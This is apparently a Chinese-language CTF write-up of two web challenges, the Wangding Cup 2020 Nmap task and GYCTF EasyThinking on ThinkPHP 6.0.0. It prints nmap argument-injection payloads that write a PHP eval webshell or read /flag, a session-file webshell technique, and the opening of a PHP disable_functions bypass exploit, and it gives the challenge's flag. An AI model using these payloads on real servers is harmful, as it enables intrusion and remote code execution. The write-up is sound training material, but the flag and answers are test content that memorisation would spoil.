
在线工具



使用`\system`来绕过，然后直接执行命令即可！！！




这里还是bp抓包来做，因为页面会不断刷新，我这偷懒了。。。



参考：2020网鼎杯朱雀组WEB——NMAP&PHPWEB
2020网鼎杯朱雀组部分Web题wp


[网鼎杯 2020 朱雀组]Nmap


学习nmap：nmap命令详解
之前buuctf上有一个利用namp中的-oG写入文件的escapeshellarg()和escapeshellcmd()漏洞，这里也是利用namp，那么可以尝试直接上payload：`'<?php @eval($_POST["pass"]); ?> -oG 1.php '`



很明显有过滤，测试后发现为php被过滤了，盲猜一波开启了short_open_tag，使用短标签，`=`绕过文件中的php字符，使用`phtml`绕过对`php`文件后缀的检测(<?=这也可以不加=)

```
'<?= @eval($_POST["pass"]);?> -oG 1.phtml '
```





又看了另一篇wp，师傅太顶了，发现可以使用-iL，那么去查一下是什么
-iL：使用-iL选项从一个包含主机名或IP地址列表的文件中读取目标主机
-oN：把扫描结果重定向到一个可读的文件logfilename中
师傅的payload：`127.0.0.1' -iL /flag -oN vege.txt '`

参考：

【网鼎杯2020朱雀组】Web WriteUp

2020网鼎杯朱雀组部分Web题wp

[GYCTF]EasyThinking

随便输入一些，发现报错信息为ThinkPHPV6.0.0，使用搜索引擎ThinkPHP6 任意文件操作漏洞分析

接下来看了wp后发现要使用dirsearch扫描目录，得到www.zip


漏洞在**app/home/controller/Member.php**


本题中我们搜索的内容即为session中的内容，师傅的思路：

> 1.注册一个用户
> 2.登录用户，登陆时Burp抓包修改PHP_SESSION=`<长度为32位的字符串(即文件名)>` 这里需要写成php文件来让服务器解析，因此构造成01234567890123456789123456789.php即可满足条件（文件名28位数字+".php"拓展名4位字符串，长度共32位，满足SESSION条件）
> 3.在搜索框输入Shell（即向01234567890123456789123456789.php写入的内容）并且搜索
> 4.这里需要知道的是SESSION文件通常以sess_<值>的形式来储存，我们在提交完Shell内容之后可以在 `/runtime/session/sess_01234567890123456789123456789.php` 中得到我们的Shell

首先注册一个账号，然后在登录的时候抓包


在搜索框中写入php一句话 `<?php @eval($_POST['a']); ?>`





最后访问我们的session文件即可，试着执行一下


然后连接上蚁剑，发现有disabledisable_function，需要绕过，使用PHP 7.0-7.4 disable_functions bypass




```
# released as of 30/01/2020.
#
# Author: https://github.com/mm0r1

pwn("uname -a");

function pwn($cmd) {
    global $abc, $helper, $backtrace;

    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this->a);
            $backtrace = (new Exception)->getTrace(); # ;)
            if(!isset($backtrace[1]['args'])) { # PHP >= 7.4
                $backtrace = debug_backtrace();
            }
        }
    }

```

将uname -a改为我们需要执行的命令，即/readflag

最后上传，读取即可





flag{b4e19d39-8a35-4a76-9bb4-69848d8899ef}

参考链接：

[BUUOJ记录] [GYCTF]EasyThinking

学习笔记32.[GYCTF2020]EasyThinking